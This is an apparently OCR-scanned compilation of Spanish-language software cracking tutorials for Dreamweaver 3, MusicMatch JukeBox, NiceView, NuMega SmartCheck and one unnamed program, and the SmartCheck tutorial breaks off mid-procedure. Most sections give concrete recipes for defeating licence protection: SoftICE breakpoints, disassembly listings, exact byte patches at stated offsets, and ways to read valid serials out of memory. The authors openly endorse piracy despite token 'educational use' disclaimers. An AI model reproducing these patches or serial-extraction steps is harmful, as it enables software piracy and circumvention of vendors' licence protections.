0042B5A0 si este salto se ejecuta evitaría el mensaje de error, por lo tanto nos registraría cualquier numero, para ello tendríamos que cambiar

0042B5A0 741E je 0042B5C0 por **0042B5A0 EB1E jmp 0042B5C0**

EN realidad esto nos aceptaría el s/n que metamos, incluso nos felicita con el típico Tank you for register o similar, pero al iniciar nuevamente el programa vemos que no mantiene el registro, que puede pasar, pues que hay otra comprobación o la misma pero llamado desde otro punto del programa, en cualquier caso no me

centrare en buscarla eso os lo dejo a vosotros que esta muy fácil.

Sigamos en 0042B571 742A je 0042B59D otro salto si os fijáis en la dirección de memoria a la que apunta vemos que si salta va directo al salto que hemos analizado antes , pero si lo eliminamos haciendo que no salte entra en el código que genera el s/n valido, y cual fue mi sorpresa al ver que si eliminas el salto convierte la ventana de registro en un **keygen**, actuando así, metemos un nombre pulsamos **ok** y en vez de mostrarnos el nag con el aviso de registro aceptado o registro fallido nos muestra un nag diciendo su numero de registro es tal (alucinante, nunca vi un programa con este comportamiento) bueno para eliminar el salto 0042B571 742A je 0042B59D tendríamos que cambiar los bytes **742A** por **9090** solo tenemos que ver la dirección del offset e ir al HEXedit Offset **1BB71** cuando realizeis los cambios salvar el programa (que es una copia del original claro) y veréis cuando intentéis registraros....

Espero que lo entendáis todo, no me he querido meter en explicaciones profundas por dos razones, una por que ya debéis de tener nivel suficiente para llevar a cavo todos estos cambios sin las explicaciones detalladas de los anteriores manuales, y dos porque en este manual lo que intento es deciros que cualquier forma de crackeo es valida, todo lo que se os ocurra vale no os centréis solo en los manuales, buscar nuevos métodos de ataque.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff


Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Como crackear el Macromedia Dreamweaver 3

Hola amigos aca estoy de vuelta con un nuevo tutorial, esta ves de la mano del tan amado/odiado por mi y digo lo de odiado por que me cuesta un huevo hacer tutos con el!!! Bueno sin mas que decir nos vamos directo al codigo.
Antes del codigo les quiero dar las gracias ya que la web esta andando de maravilla, nos mandan e-mails de todos lados y eso es lo que por lo menos espero yo. Que la gente pueda aprender de lo que yo les puedo enseñar que es cracking. Les agradezco a todos los e-mail que nos mandaron y que me sigan escribiendo!!!

Bueno abrimos el Dreamweaver 3, ingresamos a Buy y ponemos todos los datos que nos pide (pueden ser reales o no eso lo ven uds), como metodo de envio pongan que se los envie por correo. Una vez hecho esto ahora al apretar buy nos saltara otra ventana, la de registracion:



Una ves llegado a este paso cerramos el Dreamweaver y reiniciamos en MS-DOS para luego cargar el sice.
Una ves cargado el sice abrimos de vuelta el Dreamweaver y ponemos cualquier unlocking code, p. ej 1234567890 luego apretamos Ctrl.+ D para ir al SICE. Y poner un BPX GETDLGITEMTEXTA (esta funcion sirve para sacar el texto de un textbox y nosotros lo que queremos hacer es ver cuando lo saca y como por eso lo ponemos), luego F5 para salir del SICE y hacemos clic en OK para ver que el SICE salte como loco.
Ok el sice ya salto pero no estamos en elcodigo de dreamweaver, sino que estamos en un lugar que no nos interesa (o sea que estamos en otra librería como kernel32), para ir a donde queremos apreta F11 y no llevara a una librería llamada RSALESAGENT o algo asi que es la encargada de la protección de dreamweaver.

Una vez en el codigo del sales agent veremos que hace esto:

```
:10005F01 FF1570220210            Call dword ptr [10022270]
:10005F07 BF6CA00210              mov edi, 1002A06C
:10005F0C 83C9FF                  or ecx, FFFFFFFF
:10005F0F 33C0                    xor eax, eax
:10005F11 F2                      repnz
:10005F12 AE                      scasb
:10005F13 F7D1                    not ecx
:10005F15 49                      dec ecx
:10005F16 83F90A                  cmp ecx, 0000000A
/*Compara el Unlcok code con 10 caracteres*/
:10005F19 7455                    je 10005F70
/*Salta si son 10 y sino se va a un error*/
```

Tonces como es devido nos fijamos que nuestro unlock code tenga 10 caracterez (y los tiene 1234567890) o sino parados en el SICE ponemos R FL Z que va a cambiar el FLAG 0 a 1 o viceversa y hara que no salte al error (no lo hagas si tiene 10 caracteres tu unlock code por que sino va al error)
Bueno una vez ejecutado el salto /* je 10005F70*/ paramos en plena comprobación del Unlocking Code, lo que tenemos que hacer ahora es ir sondeando los registros a ver cual cambia después de una accion sospechosa como por ej una call etc sha saben. Bueno mientras sondeo veo una call o sea la primera, me fije en todos los registros con D XXX donde XXX es el registro de 32 bits (te doy un consejo: en el sice caundo cambia un registro la ventana de registros (si no la ves apreta F2), cambia el color del registro modificado, asi que fijate en los que cambian después de una accion sospechosa y hacele un D XXX) bueno, sigo sondeando hasta que paso una call /*CALL 00CDCF90*/ y hago un D EAX y en la ventana de datos (si no la tenes pone en el SICE wd y aparecera) y me aparece YFYRCUMXKI. Bueno, que hacemos pos lo provamos!!!
Y funciona!!!
Ahora lo que tenemos que hacer es buscar el serial number, que esta en un archivo que se ubica en la carpeta c:\windows\temp\istmp o algo asi, elarchivo se llama serialization.dll (el mismo de arriba) lo desensamblamos y vemos que nos da generosamente los serials de algunas aplicaciones Macromedia, sino buscalo en el S2K =)

Bueno espero que les halla gustado ya que me costo mucho subirlo a la page sha que no tengo mas telefono y el server de Pórtland anda para el ojete!

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar o http://groovycracking.8m.com
Grupo: [zCt!]


Miembros / Colaboradores:
JB_Duc, FiReRaIn, SerialCode9x

How 2 Crack MusicMatch JukeBox 6.00.0255 y 6.10.0194


Dificultad: Facil +
Herramientas: SoftIce, W32Dasm, HexWorkshop, como ya saben estas las bajan de www.ZenCracking.Com.Ar
Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
Web: www.ZenCracking.Com.Ar

Hola a todos, hoy vamos a crackear uno de los mejores programas para rippear Mp3 de CD's al HD.

Comenzemos abriendo el programa y viendo mas o menos como viene la cosa, podemos ver que no hay nags ni nada por el estilo, asi que 1 pt para los del JukeBox. Ahora una vez que tenemos reconocido el terreno, vamos a los palos, abrimos el menu Help/Registration/Enter Key y aparece algo como esto:



Ok, veamos que pasa si ponemos un S/N cualquiera....



Uhmmm nag box que feo... Pero sigamos adelante, desensamblemos el MMJB con el W32Dasm y veamos que hay por ahí en las string references. Uhmm

nada incriminatorio, 2 pts para el Jukebox. Ahora veamos si importa alguna dll en especial mirando en Imported Functions pero no,nada interesante. Entonces por donde podemos atacar??? No se, lo que podriamos hacer es ir al directorio del MMJB y ver que hay.
Fijémonos en ☺ las dll's, buscamos y buscamos hasta que vemos una que es muuuyyy sospechosa MMSecurity.dll, esperen que no es ese el titulo de la nag box??? SIIII!!!! Rapidamente desensamblemos esa dll y vemos que es lo que hay por ahí. Uhmmm strign references nada, dialog references, nada, exported functions... siiii hay un monton de cosas interesantes veamos las ☺

AdjustCapRunningValue
GetDemoLimitType (Calcula el máximo de dias que lo podemos usar)
GetLatestUpgradeKey
GetMaxBitRate (Traba el maximo de calidad de grabacion a 96 kb/s)
GetMaxRecordCount (Cant maxima de grabaciones por sesion)
GetMMJBVersion
GetMMUID
GetRecordCount
GetSKUInfo
GetUpgradeKey (Obtiene el SN de inet)
IncrementRecordCount
InitializeSecurity
IsRecLimitReached
ManualUpgradeKey
QueryCapabilityLimitReached
QueryCapabilityValue
QueryPurchaseState
SetPurchaseState
SetUpgradeKey (Setea el SN en el registro???) :)

Uhmmm como vemos es muy interesante esta ultima SetUpgradeKey, veamos que hace y cuantas veces es llamada por el programa. Hacemos 2 clics y aparecemos por aca:

```
* Referenced by a CALL at Address:
|:67A024B3
|

Exported fn(): SetUpgradeKey - Ord:0019h
:67A022BD 55                      push ebp
:67A022BE 8BEC                    mov ebp, esp
:67A022C0 81ECAC000000            sub esp, 000000AC
:67A022C6 53                      push ebx
:67A022C7 56                      push esi
:67A022C8 57                      push edi
:67A022C9 E8DF380000              call 67A05BAD
:67A022CE 50                      push eax
:67A022CF 8D4DF4                  lea ecx, dword ptr [ebp-0C]

* Reference To: MFC42.Ordinal:1943, Ord:1943h
                                  |
:67A022D2 E839370000              Call 67A05A10

* Possible StringData Ref from Data Obj ->"MMSECURITY:SetUpgradeKey"
                                  |
:67A022D7 68B892A067              push 67A092B8
```

```
:67A022DC E8CB330000              call 67A056AC
:67A022E1 8B5D08                  mov ebx, dword ptr [ebp+08]
:67A022E4 53                      push ebx

* Reference To: MSVCRT.strlen, Ord:02BEh
                                  |
:67A022E5 E8503B0000              Call 67A05E3A
:67A022EA 59                      pop ecx
:67A022EB 8BF8                    mov edi, eax
:67A022ED 59                      pop ecx
:67A022EE 47                      inc edi
:67A022EF 8D4DBC                  lea ecx, dword ptr [ebp-44]
:67A022F2 E8B3EFFFFF              call 67A012AA
:67A022F7 BE9098A067              mov esi, 67A09890
:67A022FC 53                      push ebx
:67A022FD 8BCE                    mov ecx, esi
:67A022FF E801250000              call 67A04805
:67A02304 83F801                  cmp eax, 00000001
:67A02307 0F8500010000            jne 67A0240D
:67A0230D 57                      push edi
:67A0230E 53                      push ebx
:67A0230F 50                      push eax
```

Interesante, veamos si hay alguna otra llamada a esta funcion, hacemos 2 clics mas y vemos que no hay mas asi que nos focalizamos en esta parte del codigo y vemos que hay 3 instrucciones que por lo menos a mi me llamaron muchisimo la atencion que son:

```
:67A022FF E801250000              call 67A04805
:67A02304 83F801                  cmp eax, 00000001
:67A02307 0F8500010000            jne 67A0240D
```

Que es lo que puede estar pasando aca? Para mi que la call genera y compara el SN trucho con el origina (anoten esa call los amantes del SICE) si son iguales eax sale con 0 si el SN no es original y sale con 1 si es original. Entonces que es lo que podemos hacer? Abrir el sice y posicionarnos en la call de la dll y cambiar el contenido del registro eax para que nos registre? Es una opcion valida pero es muyy larga. Tambien podriamos entrar a SICE, entrar a la call y buscar el SN original pero tambien es muy larga y no tenemos tiempo asi que pensemos en abrir un HexEditor como el HexWorkshop y cambiar el jne por je, probamos y..... estamos registrados!°!!!! Reiniciamos el programa yseguimos registrados!!!! Josha!!! Ahora tenemos un proggie full full si restricciones.

Una informacion adicional, la version 6.10.0194 y la 5 se crackean de la misma manera que la 6.0 asi que como pueden ver los de Jukebox estan haciendo las cosas mal no???

Bueno espero que les haya gustado y que de vez en cuando alguien me mande un mail dicendo “Pude crackear el programa gracias a tu tutorial” o algo asi como para que yo vea que esto que hago sirve no solo para mi sino para la comunidad no???

Tutorial N°4

Programa: NiceView

Descarga: http:// www.x-screensaver.com

Objetivo: Obtención de serial

Herramientas necesaria: Softice ¿ke mas podríamos necesitar?

Dificultad: Newbie

Fecha:22/03/03

Cracker: Prometeo

Este tutorial está realizado únicamente con fines educativos, y si sé te ocurre por esas casualidades realiza este crack ya sea para fines económicos o personales tú eres el único responsable. Demás esta decir que si te gusta el programa debes comprarlo.

Introducción:

Wenas gente, el soft a crackear hoy es un screen saver no muy bueno a mi modesto entender. Es un screen saver ke lo ke hace es mostrarnos fotos de una minitas ke tan muy buenas, cada cierto cantidad de tiempo y además podemos seleccionar una de las fotos ke se nos muestra en pantalla para colocarla en nuestro desktop.

Digo ke no es muy bueno este screen saver ya ke presentar fotos cada cierto cantidad de tiempo no es una idea muy original y además podemos encontrar en la internet fotos de este estilo de a patadas e incluso con mucha mejor calidad y encima sin tener ke pagar x ellas.

Hecha la ley.....

Para registrar este protector de pantalla solo tendremos ke colocar un password ke será siempre el mismo ya ke al usuario no le es requerido ningún dato para ke pueda ser generado el pass.

Hecha la trampa

Para empezar iniciamos el programa y clickeamos sobre el botón ke dice registrar, luego colocamos algún pass trucho ke se nos venga a la mente. Entramos en él el softice con ctrl+d y establecemos un break point en getwindowtexta, salimos con F5 y le damos al botón de ok, y ya estamos nuevamente dentro del softice; luego presionamos F12 para retornar al código del progi. Lo ke vamos a hacer a continuación es eliminar todos lo break point con bc * e ir poniendo break point en la posición en ke

nos encontremos (x supuesto ke sea parte del programa), para luego presionar F12 y luego nuevamente borrar el bpx ke habíamos puesto antes y colocar otro bpx en la instrucción en ke estamos (repetimos este método hasta llegar al cartel de error), con lo hecho hasta el momento logramos colocar un bpx ke estará muy pero muy cerca de nuestro ventana de error, le damos nuevamente al botón de ok para tratar de registra el progi y con el ultimo bpx ke pusimos anteriormente utilizando este método caemos en :

```
:0040AC4A CC lea edx, dword ptr [esp+0C] <= aterrizamos aquí

:0040AC4E B958C14600 mov ecx, 0046C158

:0040AC53 52 push edx

:0040AC54 E8075F0000 call 00410B60

:0040AC59 8B00 mov eax, dword ptr [eax]

:0040AC5B 50 push eax <= mmmmm ke números extraños aparecen

:0040AC5C 8B44240C mov eax, dword ptr [esp+0C]<= es movido eax

:0040AC60 50 push eax <= si es nuestro pass trucho

:0040AC61 E8EEAE0200 call 00435B54 <= de seguro acá algo pasa

:0040AC66 83C408 add esp, 00000008

:0040AC69 8D4C240C lea ecx, dword ptr [esp+0C]

:0040AC6D 85C0 test eax, eax

:0040AC6F 0F94C3 sete bl

:0040AC72 E8B8D40300 call 0044812F

:0040AC77 84DB test bl, bl

:0040AC79 7432 je 0040ACAD <= si el salto se produce nos mostrara el mensaje
de Invalid password
```

Estando e la dirección:0040AC61 presionamos F8 para ingresar al call 00435B54 y una ves dentro traceamos con F10 y podremos ver:

```
:00435B54 55 push ebp
```

```
:00435B55 8BEC mov ebp, esp

:00435B57 83EC0C sub esp, 0000000C

:00435B5A 833D6C0A470000 cmp dword ptr [00470A6C], 00000000

:00435B61 53 push ebx

:00435B62 56 push esi

:00435B63 57 push edi

:00435B64 7512 jne 00435B78

:00435B66 FF750C push [ebp+0C]

:00435B69 FF7508 push [ebp+08]

:00435B6C E86F380000 call 004393E0 <= algo debe pasar aquí dentro

:00435B71 59 pop ecx

:00435B72 59 pop ecx

:00435B73 E96C010000 jmp 00435CE4 <=si continuamos nos vamos del call
```

Ingresamos nuevamente dentro del otro call con F8 en la dirección:`00435B6C` y traceamos con F10 x dentro de la call `004393E0`, y podemos ver el siguiente bucle:

```
:004393FC 0AC0 or al, al <= se realiza la operación or con cada carácter del
pass pero solo cuando se termina de comprobar el pass el contenido de al es
0 y al realizar la operación lógica or se activa la flag z.

:004393FE 742E je 0043942E <= si la flag Z fue activada en la instrucción
anterior, se producirá el salto, y nos llevara a estar registrado =)
```

`:00439400 8A06 mov al, byte ptr [esi]<=` mueve el primer carácter del contenido de esi a al, si en el softice colocamos d esi vemos números y letras ¿será el serial correcto acaso? ummmmmm

```
:00439402 46 inc esi <= incrementa en uno esi
```

`:00439403 8A27 mov ah, byte ptr [edi] <=` mueve el primer carácter del contenido de edi a al, si nos fijamos el contenido de edi colocando en el softice d esi (siempre estando sobre la instrucción) veremos nuestro pass trucho.

`:00439405 47 inc edi<=` incrementa en uno edi

`:00439406 38C4 cmp ah, al <=` compara ah y al, si son iguales se activa la flag Z

`:00439408 74F2 je 004393FC <= como si` ah y al son iguales la flag z estará activa, y se producirá el salto al principio del bucle y se repitira el bucle para comprobar carácter x carácter, hasta ke el pass completo sea comprobado (demás esta decir ke si el pass ke colocamos nosotros tiene menor cantidad de caracteres ke el serial correcto el salto en 439408 no se producirá ya ke se lo considerara como un espacio vació y se lo comparará con el carácter del pass ke le corresponda comprobar) y nos iremos con una patada en el trasero a el mensaje de invalid password.

Nota: estando en la dirección 439406 en donde se produce la comparación entre al y ah lo ke podemos ir haciendo es ver el contenido de al (carácter del pass correcto) con tan solo colocar en el softice el comando ? al y veremos su valor en hex, dec y ascci respectivamente, lo mismo hacemos con ah y vemos el carácter del pass trucho, para evitar tener ke cargar el pass de vuelta podríamos sobreescribir el valor del registro ah poniendo en el softice el comando r ah el_valor_en_hex_ke_vimos_ke_tenia_al con esto se producirá el salto ke hay en 439408 comenzando de vuelta el bucle y repitiéndose el procedimiento hasta finalizar la comprobación caracteres x carácter de nuestro pass con el pass correcto.

Todo lo dicho resulta innecesario si se quiere evitar ir modificando el contenido del registro en cada comprobación que se realice, ya ke es intuitivo ke el pass correcto es el ke encontramos al colocar el comando d esi en el softice sobre la dirección 439400.

Llegamos al fin de esté tuto L

Notas finales:

Recuerda solo somos crackers, crackeamos x ke con ello nos divertimos, x ke con ello aprendemos. Mucho podrán decir ke esta mal lo ke hacemos o ke no es legal, pero con lo ke hacemos nosotros no jodemos ni molestamos a nadie.

Pero a nosotros no importan las boludeces ke puedan decir los demas; lo ke verdaderamente importa es ke el cracking es lo ke mas no gusta, el cracking es nuestra forma de ver las cosas en el mundo, el cracking es parte de nosotros.

Agradecimiento y Saludos:

Al amigo karpoff, espero ke algún día vuelvas =)

A toda la gente de CrackNFO

Karpoff Spanish Tutor

Programa: Numega smartcheck V.603

PROTECCION: Name / Serial, Limitacion de Tiempo.

Descripcion: Debuger para programas en visual basic.

Dificultad: Novato Avanzado.

DOWNLOAD: http://karpoff.tsx.org

Herramientas: Softice, W32dasm, Editor Hexadecimal

CRACKER: Fanega. **FECHA:** 5/6/2000

INTRODUCCION

Hola a todos. Ante todo decir que soy nuevo en este arte, y que ha fecha de hoy hace solo dos semanas que empece ha leer tutoriales en la web de karpoff. Digo esto por si alguien mas experto lee este tutorial perdone los fallos que pudiera contener.

Bueno a lo que vamos, con este programa veremos que cuando se nos complican las cosas, bien por que el programador nos quiere joder vivos, o por que nuestro conocimiento no da para mas, siempre tenemos otro camino para seguir adelante, o incluso cuando mas se empeñan en complicarnos las cosas nos las dan en bandeja.

Este programa tiene limitacion de tiempo de 45 dias, como primera idea intentaremos hacerle funcionar con cualquier nombre y numero de serie.

AL ATAKE

Primero instalaremos el programa, durante la instalacion nos pedira nuestro nombre, el de nuestra compañia y el numero de serie. Pues metemos los nombres pero no el numero de serie, le damos a next y nos dice que si lo queremos instalar como version de demostracion y le decimos que si, el programa se instala perfectamente.

Bueno vamos a probar este programita, ejucatamos smartcheck y se habre el programa pero no nos muestra ninguna pantallita de que estamos en el periodo de evaluacion, cargamos alguna aplicacion y le damos al boton start, !ahora¡ ahora si que nos enseña una nag screeen informandonos de que nos quedan 45 dias de evaluacion con tres botones (ok, cancel y purchase), le damos al purchase y nos enseña otra nag para que metamos nuestro nombre, nombre de compañia y codigo de desbloqueo, demosle lo que nos pide metemos un codigo y nombre al azar y pulsamos OK, y por fin lo que buscabamos el mensajito tipico de error YOU HAVE ENTERED AN INCORRECT CODE, esto debe ser algo asi como a mi no me chulees.

Paso a seguir, si, si ya se lo que estais pensando nos vamos al w32dasm y buscamos esta cadena en el string ref, muy bien hacerlo yo ya lo he echo y no he visto ni torta, recordad que nos es necesario que las rutinas de proteccion esten en el ejecutable, ni que esten en otro archivo que este en el mismo directorio que smartcheck como veremos mas adelante.

Regresemos donde estabamos con el mensaje de error habierto, y le damos a Ok para que se cierre. Habrimos el gran ojo que todo lo ve nuestro particular gran hermano, el gran SOFTICE, sabes como se hace no (ctrl+d), metamosle un breakpoint para cazar la nag del mensaje de error, empiezo a meterle los tipicos messageboxa, getwindowtexa etc. ¿pero que pasa? no me hacepta ninguno que es esto, tras un momento de paron neuralgico, me doy cuenta que al parecer estas rutinas de proteccion estan en modo de 16 bytes por eso no me aceptaba ningun breakpoint, sabeis de que hablo ¿no? en 32 bytes ponemos en los bpx la -a- al final y en modo 16 bytes no, pues metamos -bpx getwindowtext- cerramos el sice con F5. Estamos en la pantalla en la que tenemos que darle nuestros datos al smartchek, metemos los que queramos y pinchamos sobre OK y salta el sice, hemos acertado con el breakpoint sigamos, pulsamos F5 hasta que salte el mensaje de error y vemos que salta a la tercera vez de pulsar F5, pues le damos a OK y repetimos todo el proceso cuando aparezca el sice pulsamos solo dos veces F5 y paramos, vamos a ver quien nos a mandado aqui pulsamos F12 dos veces y aparecemos en tl32v20 que es el encargado de proteger nuestro programa.

Nos fijamos en nuestro codigo:

```
:10003ED0 FF15DC630110 Call dword ptr [100163DC]
:10003ED6 8D45D8 lea eax, dword ptr [ebp-28]
:10003ED9 50 push eax
:10003EDA E885E9FFFF call 10002864
:10003EDF 83C404 add esp, 00000004
:10003EE2 8D45EC lea eax, dword ptr [ebp-14]
:10003EE5 8D4DEC lea ecx, dword ptr [ebp-14]
:10003EE8 50 push eax ------lleva nuestro unlock code
:10003EE9 51 push ecx ------lleva el codigo bueno
:10003EEA E891170000 call 10005680 -----rutina que compara los codigos
:10003EEF 83C408 add esp, 00000008----------aparecemos aqui
:10003EF2 85C0 test eax, eax
:10003EF4 7553 jne 10003F49 --------salta si has sido malo.
:10003EF6 8D45EC lea eax, dword ptr [ebp-14]
:10003EF9 50 push eax
:10003EFA 6885450110 push 10014585
```

aparecemos en 015f : 10003EEF despues de una llamada a una rutina que compara los codigos, la siguiente linea del codigo es una comprogacion del valor devuelto por esa llamada, y en 015f:1000EF4 el salto nos manda al mensaje de error, tendremos que cambiarlo. Pero antes fijemonos un poco mas en el codigo,. arriba de la llamada a la comprobacion de los codigos tenemos un push eax y push ecx bueno pues si poneis en el sice - d eax - veremos el numero del codigo que habiamos metido, y si ponemos - d ecx - nos enseñara en la pantalla de datos del sice un numero largo que resulta que este es el bueno, ¿como puede esta jente hacer esto? por una parte nos lo intentan complicar todo lo que pueden, y por la otra a la primera de cambio me entregan el codigo de desbloqueo en bandeja, para mi mejor je je.

Ahora vosotros direis por que queremos calentarnos mas la cabeza si ya tenemos el numero guay, pues muy sencillo este programa cada vez que se instala crea un numero de serie diferente, a partir del cual genera el codigo de desbloqueo, por lo tanto este numero no valdria para nuestros amigos o si volvemos a instalarlo no nos serviria, mientras que si reventamos el programa y hacemos un parche si que puede valer para siempre a quedado claro.

Estabamos en que teniamos que cambiar este salto 10003EF4 7553 jne 10003F49 podriamos cambiarlo por un je o por un nop. Vamos a desensamblar el archivo tl32v20 con el w32dsam pero sorpresa donde esta el p.... archivo, en el directorio de smartcheck no esta a saber, habra que buscarlo para esto windows nos hechara una mano, vamos a la barra de inicio-buscar-archivos o carpetas ponemos tl32v20 y buscar vemos que aparece en el directorio de windows con que se queria esconder !eh¡, continuemos con el w32dasm y busquemos tl32v20 que ya sabemos donde esta y carguemoslo, ahora pinchemos en goto code location y metemos el numero 10003EF4 que nos llevara directamente al salto que queriamos,

busquemos el offset de esta direccion de memoria, miremos en la parte de abajo de la pantalla que pone line tal. page cual. code data 1000EF4. offset 000032f4 lo apuntamos y cerramos el desensamblador, habrimos cualquier editor hexadecimal y buscamos este offset apareceremos en 75 53 si queremos que no salte cambiaremos el 75 que es igual a jne por 74 que es igual a je o otra opcion seria cambiar 75 53 por 90 90 que seria igual a nop nop, la segunda opcion nunca saltaria metamos el codigo que metamos, pero en la primera opcion si tenemos mas chorra que felipito tacatum y acertamos metiendo el codigo correcto nos daria error.

Una vez hecho esto comprobamos si funciona habrimos smartcheck metemos cualquier codigo y bingo nos da las gracias por registrarnos, pero cuando volvemos a habrir smartcheck nos vuelve a mostrar la dichosa pantallita, mal rollo para un novato como yo.

Voy a intentar pensar como los grandes pofesionales, el programa cuando le damos a start vuelve a comprobar el codigo o si estamos registrados, intentare atacar esa llamada de comprobacion que hay arriba de nuestro salto, me meto en la rutina y veo un monton de llamadas hacia esa rutina, si solo hubiese sido una la podriamos haber atacado, pero encima de ser bastantes el programa cada vez que pulsamos start hace la llamada a esa rutina desde una posicion de memoria distinta. Dios mio que dolor de cabeza casi me se todo el proceso de esta proteccion. Bueno como seguir, ya tengo el numero de serie pero quiero hacerlo de otra manera.

Pensemos, el proceso de proteccion corre en otro archivo que no es el ejecutable o sea smartcheck.exe, este ejecutable en algun momento tiene que hacer una llamada a este archivo, vamos a localizarla.

3er intento: hay que eliminar la llamada a la proteccion y ponerle el valor que esta devuelve despues de pulsar OK en la pantalla de faltan x dias para que finalice esta demo.

Estamos con smartcheck habierto y con un programa cargado, antes de pulsar sobre start que es cuando se llama a la proteccion, habrimos el sice (ctrl+d) y ponemos un breakpoint tal cual como - bpx dialogboxparam - ya digo el que puse directamente por que esto ya se esta haciendo demasiado largo y tengo que cenar, bueno cerramos el sice F5 y pinchamos sobre start y salta el sice, pulsamos F12 y nos sale la pantalla de que nos quedan 45 dias, pinchamos sobre OK y salta otra vez el sice pulsamos F12 y estamos en el kernel de windows, fijaos en las letritas verdes del sice, pulsamos otra vez sobre F12 y estamos en la libreria tl32v20 nuestro archivo recordais, pero nosotros queremos ver el ejecutable cuando llama a esta libreria, pulsamos F12 y estamos en otra libreria pulsamos F12 hasta que en la parte de abajo de sice en las letritas verdes aparezca smartcheck, aparecemos aqui:

```
:0040E462 FF75B0 push [ebp-50]
:0040E465 6898264000 push 00402698
:0040E46A 688C264000 push 0040268C
:0040E46F FF152CA54200 call [0042A52C]---------llamada a las rutinas de proteccion-------
:0040E475 85C0 test eax, eax ------- nos devuelve aqui-----------
:0040E477 7415 je 0040E48E --------da el visto bueno---------
:0040E479 83BE9000000000 cmp dword ptr [esi+00000090], 00000000
:0040E45F FF75EC push [ebp-14]
:0040E462 FF75B0 push [ebp-50]
:0040E465 6898264000 push 00402698
:0040E46A 688C264000 push 0040268C
:0040E46F B801000000 mov eax, 00000001
:0040E474 90 nop
:0040E475 85C0 test eax, eax
:0040E477 7415 je 0040E48E
:0040E479 83BE9000000000 cmp dword ptr [esi+00000090], 00000000
```

Vemos que nos devuelve despues de pinchar sobre OK aqui en 0040E475 que hace una comparacion y luego un salto, lo veis claro no, ese salto hay que machacarlo, pues no, yo ya lo he probado y si lo cambias da un error, asi que hay que atacar a la llamada que esta mas arriba 0040E46F FF152CA54200 call [0042A52C], para que no haga la llamada, pero si la quitamos poniendo 6 nops, el programa no hace nada cuando pulsamos start, ya no nos enseña la nag de los dias ni caducaria, le hemos quitado la proteccion, pero el programa no hace nada, bueno pues hay que ver que registros cambian desde que entramos en la llamada hasta que pulsamos Ok y salimos, quitamos los bpx que tengamos y ponemos dos bpx 0040E46F y bpx 0040E475, veis la idea el programa se parara antes de entrar en las rutinas de proteccion y cuando salga para fijarnos en todos los registros, hacemos todo el recorrido y vemos que cuando se para en el primer bpx el valor de eax es 0 y cuando volvemos de pulsar OK y se para en el segundo bpx el valor de eax es 1, pues ya lo tenemos, hay que quitar el call y subir eax a 1, vamos a ver como cambiar esto.

Ejecutemos todo otra vez y nos paramos en el primer breakpoint que pusimos recuerda

```
